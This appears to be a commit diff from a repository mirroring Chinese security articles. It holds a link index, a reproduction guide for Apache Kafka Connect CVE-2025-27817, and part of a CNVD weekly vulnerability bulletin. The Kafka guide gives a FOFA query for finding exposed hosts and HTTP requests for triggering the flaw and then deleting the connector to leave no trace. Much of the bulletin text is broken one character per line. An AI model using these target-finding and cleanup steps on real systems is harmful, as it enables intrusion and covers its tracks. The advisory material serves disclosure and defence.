mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
每周网安资讯 (6.10-6.16)| Adobe Experience_manager存在跨站脚本漏洞、告别"一轮游"!亚信安全发布2025年攻防演练必修高危漏洞合集、Windows SMB 权限提升漏洞(CVE-2025-33073)安全风险通告、超4.6万个 Grafana 实例易受账户接管漏洞影响、安全热点周报:黑客利用 Windows WebDav 零日漏洞来投放恶意软件、Nuclei POC 漏洞验证可视化工具 -- Wavely(6月12日更新)、从 Self XSS 到 RCE、【已复现】Windows SMB 权限提升漏洞(CVE-2025-33073)安全风险通告、【安全圈】Windows SMB客户端提权漏洞(CVE-2025-33073)及其在未启用SMB签名环境中的攻击原理、Output Messenger 漏洞被利用作为间谍攻击的零日漏洞、若依(RuoYi)框架漏洞战争手册、【漏洞预警】Grafana访问控制不当漏洞、上周关注度较高的产品安全漏洞(20250609-20250615)、渗透测试 | 从jeecg接口泄露到任意管理员用户接管+SQL注入漏洞、漏洞预警 | DataEase JWT认证绕过漏洞(CVE-2025-49001)、企业内部安全漏洞修复流程的建立与思考(其四)、【AI风险通告】MCP Inspector存在远程代码执行漏洞(CVE-2025-49596)、【AI高危漏洞】MCP Inspector未授权访问致代码执行漏洞(CVE-2025-49596)、Microsoft Defender for Identity 漏洞可致未授权权限提升、客户端路径遍历(CSPT)——深入探究被忽视的漏洞、【漏洞预警】:高危警报!微软公司通报多个安全漏洞、CNVD漏洞周报2025年第22期、Apache Kafka Connect接口存在任意文件读取漏洞与SSRF漏洞CVE-2025-27817 附POC、【论文速读】|基于大型语言模型的上下文增强漏洞检测、IBM 备份服务漏洞让攻击者能够提升权限、【安全圈】起亚厄瓜多尔车型钥匙系统存在严重漏洞,数千辆车面临被盗风险、
This commit is contained in:
 test committed
1 parent
41780515ff
commit
2eb4db8b35
27 files changed
+4055
-167
No files matched your search
@@ -15233,5 +15233,31 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIwNzAwOTQxMg==&mid=2652252021&idx=1&sn=240b1cc1d52d6bfd65e82f1bb9507c06": "软银13.7万用户数据因外包商漏洞被泄露",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMzMwODg2Mw==&mid=2247512801&idx=1&sn=bc1390b991ab475c42a3dcf2072bf910": "记一次AMD漏洞挖掘:从文件权限配置错误到驱动权限提升",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAxNzkyOTgxMw==&mid=2247494380&idx=1&sn=66151c9843ee0ce1f076c7129e9fa929": "域大杀器 CVE-2025-33073 NTLM反射",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI0MDY1MDU4MQ==&mid=2247582888&idx=1&sn=02b823aa4fbe49aa681dfd78302faedf": "新型Secure Boot漏洞允许攻击者安装引导工具包恶意软件"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI0MDY1MDU4MQ==&mid=2247582888&idx=1&sn=02b823aa4fbe49aa681dfd78302faedf": "新型Secure Boot漏洞允许攻击者安装引导工具包恶意软件",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI2MzU0NTk3OA==&mid=2247506602&idx=2&sn=702e08bb812e6fb8a02984fc4116548b": "每周网安资讯 (6.10-6.16)| Adobe Experience_manager存在跨站脚本漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5NjY2MTIzMw==&mid=2650623761&idx=1&sn=0688a2ffab227267871422c71dffd982": "告别\"一轮游\"!亚信安全发布2025年攻防演练必修高危漏洞合集",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNjIzMjM5Ng==&mid=2247492664&idx=1&sn=34327021796479c56b9f78e1d53f26e3": "Windows SMB 权限提升漏洞(CVE-2025-33073)安全风险通告",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247523297&idx=2&sn=ea60b085762fef54a56dea85a3150a40": "超4.6万个 Grafana 实例易受账户接管漏洞影响",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU5NDgxODU1MQ==&mid=2247503502&idx=2&sn=ffe84150213eff7c9c03e074b80d7c59": "安全热点周报:黑客利用 Windows WebDav 零日漏洞来投放恶意软件",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI4MDQ5MjY1Mg==&mid=2247516823&idx=1&sn=d8671ca4475900732cf71c35861bbfab": "Nuclei POC 漏洞验证可视化工具 -- Wavely(6月12日更新)",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2ODYxMzY3OQ==&mid=2247519474&idx=1&sn=27e66a7c83cd189f0b28f274424d0779": "从 Self XSS 到 RCE",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU5NDgxODU1MQ==&mid=2247503502&idx=1&sn=0283b5ba91d5d3a06e6aae4bc462be4c": "【已复现】Windows SMB 权限提升漏洞(CVE-2025-33073)安全风险通告",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652070197&idx=1&sn=2ea19a473759ade49d28c33654512b51": "【安全圈】Windows SMB客户端提权漏洞(CVE-2025-33073)及其在未启用SMB签名环境中的攻击原理",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg3ODY0NTczMA==&mid=2247493005&idx=1&sn=d8de30626c12b1ff885b2089b6a483b2": "Output Messenger 漏洞被利用作为间谍攻击的零日漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxMzMyNzMyMA==&mid=2247573270&idx=1&sn=604d3b689ad54f42bc3af950d655e5fb": "若依(RuoYi)框架漏洞战争手册",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI3NzMzNzE5Ng==&mid=2247490246&idx=1&sn=b8357c865b44476bbafa52f344dc85f5": "【漏洞预警】Grafana访问控制不当漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU3ODM2NTg2Mg==&mid=2247496056&idx=2&sn=18ef93b8922eb9eac576fc15cd65747f": "上周关注度较高的产品安全漏洞(20250609-20250615)",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg3NzkwMTYyOQ==&mid=2247489466&idx=1&sn=3630915a5db00418f1e7b18541bbb73a": "渗透测试 | 从jeecg接口泄露到任意管理员用户接管+SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg3NzUyMTM0NA==&mid=2247488033&idx=2&sn=e559d9f9268e653c143ee78bcc61baef": "漏洞预警 | DataEase JWT认证绕过漏洞(CVE-2025-49001)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU2MzY1NjU3Ng==&mid=2247485933&idx=1&sn=881ac470d0f0990bb7dce2c7e0ecb769": "企业内部安全漏洞修复流程的建立与思考(其四)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUzOTE2OTM5Mg==&mid=2247490417&idx=1&sn=73dca860bb720796610dd88e6c9767a6": "【AI风险通告】MCP Inspector存在远程代码执行漏洞(CVE-2025-49596)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI3NzMzNzE5Ng==&mid=2247490246&idx=2&sn=e25fdd6dcc4c1c4e4f8529b472db1979": "【AI高危漏洞】MCP Inspector未授权访问致代码执行漏洞(CVE-2025-49596)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUyMzczNzUyNQ==&mid=2247524798&idx=1&sn=6d2fd237a4660e5c5a0c0b6eb2b537c4": "Microsoft Defender for Identity 漏洞可致未授权权限提升",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI0MTUwMjQ5Nw==&mid=2247488986&idx=1&sn=5ed544bfa806db85622785e6ebe8ff92": "客户端路径遍历(CSPT)——深入探究被忽视的漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyNDcwMTAwNw==&mid=2247535205&idx=1&sn=79c060ff2a09da91f05ed22d90bb8400": "【漏洞预警】:高危警报!微软公司通报多个安全漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU3ODM2NTg2Mg==&mid=2247496056&idx=1&sn=4c39712ac7b32a3338d54e3b32153964": "CNVD漏洞周报2025年第22期",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIxMjEzMDkyMA==&mid=2247488619&idx=1&sn=b4140b435210a6e9a18601d49439fcb4": "Apache Kafka Connect接口存在任意文件读取漏洞与SSRF漏洞CVE-2025-27817 附POC",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI5NTQ5MTAzMA==&mid=2247484451&idx=1&sn=f0448570fff9d24618290b0aad1fd5bf": "【论文速读】|基于大型语言模型的上下文增强漏洞检测",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUyMzczNzUyNQ==&mid=2247524798&idx=2&sn=a2dcf508bc426cbf09d35addc83dacf7": "IBM 备份服务漏洞让攻击者能够提升权限",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652070197&idx=4&sn=ec2e30a1b4bdbaba363c267c6b615863": "【安全圈】起亚厄瓜多尔车型钥匙系统存在严重漏洞,数千辆车面临被盗风险"
|
||||
}
|
||||
@@ -0,0 +1,109 @@
|
||||
# Apache Kafka Connect接口存在任意文件读取漏洞与SSRF漏洞CVE-2025-27817 附POC
|
||||
2025-6-16更新 南风漏洞复现文库 2025-06-16 14:32
|
||||
|
||||
|
||||
|
||||
免责声明:请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
## 1. Apache Kafka 简介
|
||||
|
||||
微信公众号搜索:南风漏洞复现文库
|
||||
该文章 南风漏洞复现文库 公众号首发
|
||||
|
||||
Apache Kafka 是一个分布式的流式数据平台,可以用于构建实时的数据管道和流式应用程序。
|
||||
## 2.漏洞描述
|
||||
|
||||
2025年6月10日,Apache发布安全公告,修复了一个存在于 Apache Kafka Clients 中的任意文件读取与SSRF漏洞。漏洞编号:CVE-2025-27817,攻击者在可以控制Apache Kafka Connect 客户端的情况下,可通过SASL JAAS 配置和基于 SASL 的安全协议在其上创建或修改连接器相关配置,利用部分参数例如 sasl.oauthbearer.token.endpoint.url 和 sasl.oauthbearer.jwks.endpoint.url,造成任意文件读取与SSRF漏洞。Apache Kafka Connect 属于底层组件依赖,其前提利用条件需要视具体应用环境。如您在使用阿里云E-MapReduce集群,可根据EMR漏洞公告查看受漏洞影响的产品版本范围。如产品版本不受影响或已根据修复流程进行了漏洞修复,则可忽略当前漏洞。
|
||||
|
||||
CVE编号:CVE-2025-27817
|
||||
|
||||
CNNVD编号:
|
||||
|
||||
CNVD编号:
|
||||
## 3.影响版本
|
||||
|
||||
3.1.0 <= Apache Kafka Client <= 3.9.0
|
||||
|
||||
|
||||

|
||||
|
||||
Apache Kafka Connect接口存在任意文件读取漏洞与SSRF漏洞
|
||||
## 4.fofa查询语句
|
||||
|
||||
header="Jetty" && body="kafka_cluster_id"
|
||||
## 5.漏洞复现
|
||||
|
||||
漏洞链接:http://xx.xx.xx.xx/connectors
|
||||
|
||||

|
||||
|
||||
|
||||
重启,使配置文件生效。
|
||||
```
|
||||
POST /connectors/319572437340/restart HTTP/1.1
|
||||
Host: xx.xx.xx.xx
|
||||
User-Agent: python-requests/2.26.0
|
||||
Accept-Encoding: gzip, deflate
|
||||
Accept: */*
|
||||
Connection: close
|
||||
Content-Length: 1
|
||||
|
||||
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
读取响应信息可通过以下接口查看连接器状态和错误信息,判断漏洞是否生效
|
||||
http://xx.xx.xx.xx/connectors/319572437340/status
|
||||
|
||||

|
||||
|
||||
|
||||
删除节点,不留痕
|
||||
```
|
||||
DELETE /connectors/319572437340 HTTP/1.1
|
||||
Host: xx.xx.xx.xx
|
||||
User-Agent: python-requests/2.26.0
|
||||
Accept-Encoding: gzip, deflate
|
||||
Accept: */*
|
||||
Connection: close
|
||||
Content-Length: 0
|
||||
|
||||
|
||||
```
|
||||
## 6.POC&EXP
|
||||
|
||||
本期漏洞及往期漏洞的批量扫描POC及POC工具箱已经上传知识星球:南风网络安全
|
||||
1: 更新poc批量扫描软件,承诺,一周更新8-14个插件吧,我会优先写使用量比较大程序漏洞。
|
||||
2: 免登录,免费fofa查询。
|
||||
3: 更新其他实用网络安全工具项目。
|
||||
4: 免费指纹识别,持续更新指纹库。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
## 7.整改意见
|
||||
|
||||
更新至最新版本。
|
||||
## 8.往期回顾
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,748 @@
|
||||
# CNVD漏洞周报2025年第22期
|
||||
原创 CNVD CNVD漏洞平台 2025-06-16 09:13
|
||||
|
||||
2
|
||||
0
|
||||
2
|
||||
5
|
||||
年
|
||||
06
|
||||
月09日
|
||||
-
|
||||
2
|
||||
0
|
||||
2
|
||||
5
|
||||
年
|
||||
0
|
||||
6
|
||||
月15
|
||||
日
|
||||
|
||||
|
||||
|
||||
**本周漏洞态势研判情况**
|
||||
|
||||
本
|
||||
周
|
||||
信
|
||||
息
|
||||
安
|
||||
全
|
||||
漏
|
||||
洞
|
||||
威
|
||||
胁
|
||||
整
|
||||
体
|
||||
评
|
||||
价
|
||||
级
|
||||
别
|
||||
为
|
||||
中**。**
|
||||
|
||||
国
|
||||
家信息安全漏
|
||||
洞共享平台(以下简称CNVD)本周共收集、整理信息安全漏洞
|
||||
464个,其中高
|
||||
危漏洞222个、中危漏洞205个、低危漏洞37个。漏洞平均分值为6.70。本周收录的漏洞中,涉及0day漏洞315个(占68%),其中互联网上出现“FreeFloat FTP Server 'HOST'远程缓冲区溢出漏洞、FreeFloat FTP Server 'NOOP'远程缓冲区溢出漏洞”等零日代码攻击漏洞。本周CNVD接到的涉及党政机关和企事业单位的漏洞总数3354个,与上周(5369个)环比减少38%
|
||||
。
|
||||
|
||||
|
||||

|
||||
|
||||
图
|
||||
1
|
||||
|
||||
C
|
||||
N
|
||||
V
|
||||
D
|
||||
收
|
||||
录
|
||||
漏
|
||||
洞
|
||||
近
|
||||
1
|
||||
0
|
||||
周
|
||||
平
|
||||
均
|
||||
分
|
||||
值
|
||||
分
|
||||
布
|
||||
图
|
||||
|
||||
|
||||

|
||||
|
||||
图
|
||||
2
|
||||
|
||||
C
|
||||
N
|
||||
V
|
||||
D
|
||||
|
||||
0
|
||||
d
|
||||
a
|
||||
y
|
||||
漏
|
||||
洞
|
||||
总
|
||||
数
|
||||
按
|
||||
周
|
||||
统
|
||||
计
|
||||
|
||||
|
||||
**本周漏洞事件处置情况**
|
||||
|
||||
本周,
|
||||
CNVD向银行、保险、能源等重要行业单位通报漏洞事
|
||||
件
|
||||
3
|
||||
起,
|
||||
向基础电信企业通报漏洞事件3起,协调CNCERT各分中心验证和处置涉及地方重要部门漏洞事件1059起,协调教育行业应急组织验证和处置高校科研院所系统漏洞事件120起,向国家上级信息安全协调机构上报涉及部委门户、子站或直属单位信息系统漏洞事件28起
|
||||
。
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
图
|
||||
3
|
||||
|
||||
C
|
||||
N
|
||||
V
|
||||
D
|
||||
各
|
||||
行
|
||||
业
|
||||
漏
|
||||
洞
|
||||
处
|
||||
置
|
||||
情
|
||||
况
|
||||
按
|
||||
周
|
||||
统
|
||||
计
|
||||
|
||||

|
||||
|
||||
图
|
||||
4
|
||||
|
||||
C
|
||||
N
|
||||
C
|
||||
E
|
||||
R
|
||||
T
|
||||
各
|
||||
分
|
||||
中
|
||||
心
|
||||
处
|
||||
置
|
||||
情
|
||||
况
|
||||
按
|
||||
周
|
||||
统
|
||||
计
|
||||
|
||||

|
||||
|
||||
图
|
||||
5
|
||||
|
||||
C
|
||||
N
|
||||
V
|
||||
D
|
||||
教
|
||||
育
|
||||
行
|
||||
业
|
||||
应
|
||||
急
|
||||
组
|
||||
织
|
||||
处
|
||||
置
|
||||
情
|
||||
况
|
||||
按
|
||||
周
|
||||
统
|
||||
计
|
||||
|
||||
此外,CNVD通过已建立的联系机制或涉事单位公开联系渠道向以下单位通报了其信息系统或软硬件产品存在的漏洞,具体处置单位情况如下所示:
|
||||
|
||||
紫光股份有限公司、卓智网络科技有限公司、众勤通信设备贸易(上海)有限公司、智互联(深圳)科技有限公司、郑州玖铧电子科技有限公司、浙江浙大网新软件产业集团有限公司、浙江为泊科技有限公司、浙江码尚科技股份有限公司、长沙德尚网络科技有限公司、友讯电子设备(上海)有限公司、用友网络科技股份有限公司、兄弟(中国)商业有限公司、武汉天地伟业科技有限公司、武汉金同方科技有限公司、威博通科技(上海)有限公司、统信软件技术有限公司、同方股份有限公司、神州数码控股有限公司、深圳市知学云科技有限公司、深圳市亿玛信诺科技有限公司、深圳市迅雷网络技术有限公司、深圳市网狐科技有限公司、深圳市万网博科网络技术有限公司、深圳市四海众联网络科技有限公司、深圳市蓝凌软件股份有限公司、深圳市科脉技术股份有限公司、深圳市吉祥腾达科技有限公司、深圳市道尔智控科技股份有限公司、深圳市必联电子有限公司、深圳市爱思软件技术有限公司、深圳达实智能股份有限公司、上海卓卓网络科技有限公司、上海真兰仪表科技股份有限公司、上海熙软科技有限公司、上海商派网络科技有限公司、上海桑锐电子科技股份有限公司、上海起迪计算机科技发展有限公司、上海肯特仪表股份有限公司、上海富勒信息科技有限公司、上海德米萨信息科技有限公司、上海博达数据通信有限公司、上海伯俊软件科技有限公司、上海艾泰科技有限公司、熵基科技股份有限公司、山西牛之云网络科技有限公司、山东中维世纪科技股份有限公司、山东欧倍尔软件科技有限责任公司、厦门四信物联网科技有限公司、厦门四信通信科技有限公司、厦门科拓通讯技术股份有限公司、三星(中国)投资有限公司、睿因科技(深圳)有限公司、瑞斯康达科技发展股份有限公司、任子行网络技术股份有限公司、青岛浩海网络科技股份有限公司、青岛海信网络科技股份有限公司、摩莎科技(上海)有限公司、迈普通信技术股份有限公司、联奕科技股份有限公司、联想(北京)有限公司(全球安全实验室)、力创科技股份有限公司、可豪软件信息技术南京有限公司、柯尼卡美能达集团、江苏泰之特物联科技股份有限公司、江苏硕科信息技术有限公司、佳能(中国)有限公司、惠普贸易(上海)有限公司、华霆(常州)动力技术有限公司、华硕电脑(上海)有限公司、湖南建研信息技术股份有限公司、河北恒源水务科技有限公司、杭州立方控股股份有限公司、杭州海康威视数字技术股份有限公司、汉王科技股份有限公司、海光信息技术股份有限公司、广州图创计算机软件开发有限公司、广州市玄瞳科技有限公司、广州市和丰自动化科技有限公司、广州市都享信息科技有限公司、广州华壹智能科技有限公司、广州红海云计算股份有限公司、广东堡塔安全技术有限公司、广东保伦电子股份有限公司、富士胶片(中国)投资有限公司、福州银达云创信息科技有限公司、福建博思软件股份有限公司、飞救医疗科技(北京)有限公司、成都市任我行信息技术有限公司、超云数字技术集团有限公司、畅捷通信息技术股份有限公司、禅道软件(青岛)有限公司、北京致远互联软件股份有限公司、北京亿捷云信息技术有限公司、北京星网锐捷网络技术有限公司、北京万维盈创科技发展有限公司、北京通达信科科技有限公司、北京数字政通科技股份有限公司、北京时空智友科技有限公司、北京神州视翰科技有限公司、北京趋势威尔网络技术有限公司、北京巧巧时代网络科技有限公司、北京派网软件有限公司、北京络捷斯特科技发展股份有限公司、北京金和网络股份有限公司、北京华夏大地远程教育网络服务有限公司、北京博华信智科技股份有限公司、北京北大方正电子有限公司、北京奥博威斯科技有限公司、安科瑞电气股份有限公司、安徽省科大奥锐科技有限公司、安徽生命港湾信息技术有限公司、爱普生(中国)有限公司。
|
||||
|
||||
本周,
|
||||
CNVD发布了《Microsoft发布2025年6月安全更新》,详情参见CNVD网站公告内容(https://www.cnvd.org.cn/webinfo/show/11306)。
|
||||
|
||||
|
||||
|
||||
**本周漏洞报送情况统计**
|
||||
|
||||
本周报送情况如表1所示。
|
||||
其中,
|
||||
新华三技术有限公司、杭州安恒信息技术股份有限公司、北京天融信网络安全技术有限公司、北京神州绿盟科技有限公司、安天科技集团股份有限公司
|
||||
等单位报送公开收集的漏洞数量较多。
|
||||
中孚安全技术有限公司、北京天下信安技术有限公司、北京航空航天大学、中国银联股份有限公司、江苏云天网络安全技术有限公司、中资网络信息安全科技有限公司、浙江国利网安科技有限公司、中电福富信息科技有限公司、中国电信股份有限公司研究院、苏州棱镜七彩信息科技有限公司、亚信科技(成都)有限公司、中国移动通信集团四川有限公司、江苏正信信息安全测试有限公司、广州竞远安全技术股份有限公司、交通运输部南海航海保障中心、中远海运发展股份有限公司、中华人民共和国广东海事局、蚂蚁金服、贵州多彩网安科技有限公司、北京微步在线科技有限公司
|
||||
及其他个人白帽子向
|
||||
CNVD提交了
|
||||
3354
|
||||
个以事件型漏洞为主的原创漏洞,其中包括
|
||||
斗象科技(漏洞盒子)、奇安信网神(补天平台)、上海交大和三六零数字安全科技集团有限公司
|
||||
向
|
||||
CNVD共享的白帽子报送
|
||||
2511
|
||||
条原创漏洞信息
|
||||
。
|
||||
|
||||
表1 漏洞报送情况统计表
|
||||
|
||||

|
||||
|
||||
**本周漏洞按类型和厂商统计**
|
||||
|
||||
本周,
|
||||
CNVD收录了464个漏洞。网络设备(交换机、路由器等网络端设备)
|
||||
194个,
|
||||
WEB应用132个,应用程序
|
||||
104个,智能设备(物联网终端设备)
|
||||
19个,操作系统
|
||||
10个,安全产品
|
||||
3个,数据库
|
||||
2个
|
||||
。
|
||||
|
||||
表
|
||||
2
|
||||
|
||||
漏
|
||||
洞
|
||||
按
|
||||
影
|
||||
响
|
||||
类
|
||||
型
|
||||
统
|
||||
计
|
||||
表
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
图
|
||||
6
|
||||
|
||||
本
|
||||
周
|
||||
漏
|
||||
洞
|
||||
按
|
||||
影
|
||||
响
|
||||
类
|
||||
型
|
||||
分
|
||||
布
|
||||
|
||||
CNVD整理和发布的漏洞涉
|
||||
及
|
||||
TOTOLINK、Gnu、D-Link
|
||||
等多家厂商的产品,部分漏洞数量按厂商统计如表3所示。
|
||||
|
||||
表
|
||||
3
|
||||
|
||||
漏
|
||||
洞
|
||||
产
|
||||
品
|
||||
涉
|
||||
及
|
||||
厂
|
||||
商
|
||||
分
|
||||
布
|
||||
统
|
||||
计
|
||||
表
|
||||
|
||||

|
||||
|
||||
**本周行业漏洞收录情况**
|
||||
|
||||
本周,
|
||||
CNVD收录了
|
||||
106个电信行业漏洞,3个移动互联网行业漏洞,12个工控行业漏洞(如下图所示)。其中,“
|
||||
D-Link DI-8003 upgrade_filter.asp文件缓冲区溢出漏洞、Delta Electronics ISPSoft越界写入漏洞、D-Link DIR-820L代码执行漏洞”等
|
||||
漏洞的综合评级为“高危”。相关厂商已经发布了漏洞的修补程序,请参照CNVD相关行业漏洞库链接。
|
||||
|
||||
|
||||
电
|
||||
信
|
||||
行
|
||||
业
|
||||
漏
|
||||
洞
|
||||
链
|
||||
接
|
||||
:
|
||||
h
|
||||
t
|
||||
t
|
||||
p
|
||||
:
|
||||
/
|
||||
/
|
||||
t
|
||||
e
|
||||
l
|
||||
e
|
||||
c
|
||||
o
|
||||
m
|
||||
.
|
||||
c
|
||||
n
|
||||
v
|
||||
d
|
||||
.
|
||||
o
|
||||
r
|
||||
g
|
||||
.
|
||||
c
|
||||
n
|
||||
/
|
||||
|
||||
移
|
||||
动
|
||||
互
|
||||
联
|
||||
网
|
||||
行
|
||||
业
|
||||
漏
|
||||
洞
|
||||
链
|
||||
接
|
||||
:
|
||||
h
|
||||
t
|
||||
t
|
||||
p
|
||||
:
|
||||
/
|
||||
/
|
||||
m
|
||||
i
|
||||
.
|
||||
c
|
||||
n
|
||||
v
|
||||
d
|
||||
.
|
||||
o
|
||||
r
|
||||
g
|
||||
.
|
||||
c
|
||||
n
|
||||
/
|
||||
|
||||
工
|
||||
控
|
||||
系
|
||||
统
|
||||
行
|
||||
业
|
||||
漏
|
||||
洞
|
||||
链
|
||||
接
|
||||
:
|
||||
h
|
||||
t
|
||||
t
|
||||
p
|
||||
:
|
||||
/
|
||||
/
|
||||
i
|
||||
c
|
||||
s
|
||||
.
|
||||
c
|
||||
n
|
||||
v
|
||||
d
|
||||
.
|
||||
o
|
||||
r
|
||||
g
|
||||
.
|
||||
c
|
||||
n
|
||||
/
|
||||
|
||||

|
||||
|
||||
图
|
||||
7
|
||||
|
||||
电
|
||||
信
|
||||
行
|
||||
业
|
||||
漏
|
||||
洞
|
||||
统
|
||||
计
|
||||
|
||||

|
||||
|
||||
图
|
||||
8
|
||||
|
||||
移
|
||||
动
|
||||
互
|
||||
联
|
||||
网
|
||||
行
|
||||
业
|
||||
漏
|
||||
洞
|
||||
统
|
||||
计
|
||||
|
||||

|
||||
|
||||
图
|
||||
9
|
||||
|
||||
工
|
||||
控
|
||||
系
|
||||
统
|
||||
行
|
||||
业
|
||||
漏
|
||||
洞
|
||||
统
|
||||
计
|
||||
|
||||
**本周重要漏洞安全告警**
|
||||
|
||||
本
|
||||
周
|
||||
,
|
||||
C
|
||||
N
|
||||
V
|
||||
D
|
||||
整
|
||||
理
|
||||
和
|
||||
发
|
||||
布
|
||||
以
|
||||
下
|
||||
重
|
||||
要
|
||||
安
|
||||
全
|
||||
漏
|
||||
洞
|
||||
信
|
||||
息
|
||||
。
|
||||
|
||||
1、Delta Electronics产品安全漏洞
|
||||
|
||||
Delta Electronics CNCSoft-G2是中国台达电子(Delta Electronics)公司的一种人机界面(HMI)软件。Delta Electronics ISPSoft是中国台达电子(Delta Electronics)公司的一套PLC(可编程逻辑控制器)编程软件。Delta Electronics COMMGR是中国台达电子(Delta Electronics)公司的一个通讯管理软件。本周,上述产品被披露存在多个漏洞,攻击者可利用漏洞执行任意代码。
|
||||
|
||||
CNVD收录的相关漏洞包括:Delta Electronics CNCSoft-G2缓冲区溢出漏洞(CNVD-2025-12362、CNVD-2025-12364)、Delta Electronics ISPSoft越界写入漏洞(CNVD-2025-12371、CNVD-2025-12372、CNVD-2025-12373)、Delta Electronics ISPSoft堆栈缓冲区溢出漏洞(CNVD-2025-12374、CNVD-2025-12375)、Delta Electronics COMMGR代码执行漏洞。其中,除“Delta Electronics CNCSoft-G2缓冲区溢出漏洞(CNVD-2025-12362)”外其余漏洞的综合评级为“高危”。目前,厂商已经发布了上述漏洞的修补程序。CNVD提醒用户及时下载补丁更新,避免引发漏洞相关的网络安全事件。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12362
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12364
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12371
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12372
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12373
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12374
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12375
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12376
|
||||
|
||||
2、Dell产品安全漏洞
|
||||
|
||||
Dell PowerScale OneFS是美国戴尔(Dell)公司的一个操作系统。提供横向扩展NAS的PowerScale OneFS操作系统。Dell PowerScale InsightIQ是美国戴尔(Dell)公司的一个强大的性能监控和报告工具。Dell Storage Manager是美国戴尔(Dell)公司的一个集中式存储管理平台。Dell PowerProtect Cyber Recovery是一款用于保护和恢复关键数据的网络安全解决方案。Dell Common Event Enabler是美国戴尔(Dell)公司的一个框架。本周,上述产品被披露存在多个漏洞,攻击者可利用漏洞获取敏感信息或篡改数据,提升权限,导致拒绝服务等。
|
||||
|
||||
CNVD收录的相关漏洞包括:Dell PowerScale OneFS拒绝服务漏洞、Dell PowerScale InsightIQ拒绝服务漏洞、Dell PowerScale InsightIQ权限提升漏洞、Dell Storage Manager权限提升漏洞、Dell PowerScale OneFS越界写入漏洞、Dell Storage Manager XML外部实体引用限制不当漏洞、Dell PowerProtect Cyber Recovery信息泄露漏洞、Dell Common Event Enabler未授权访问漏洞。其中,“Dell PowerScale OneFS拒绝服务漏洞、Dell PowerScale InsightIQ权限提升漏洞、Dell Storage Manager权限提升漏洞、Dell Storage Manager XML外部实体引用限制不当漏洞”漏洞的综合评级为“高危”。目前,厂商已经发布了上述漏洞的修补程序。CNVD提醒用户及时下载补丁更新,避免引发漏洞相关的网络安全事件。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-11976
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-11975
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-11974
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-11986
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-11984
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-11987
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-11995
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-11994
|
||||
|
||||
3、Google产品安全漏洞
|
||||
|
||||
Google Android是美国谷歌(Google)公司的一套以Linux为基础的开源操作系统。Google Chrome是美国谷歌(Google)公司的一款Web浏览器。本周,上述产品被披露存在多个漏洞,攻击者可利用漏洞绕过安全限制,在系统上执行任意代码,导致系统拒绝服务等。
|
||||
|
||||
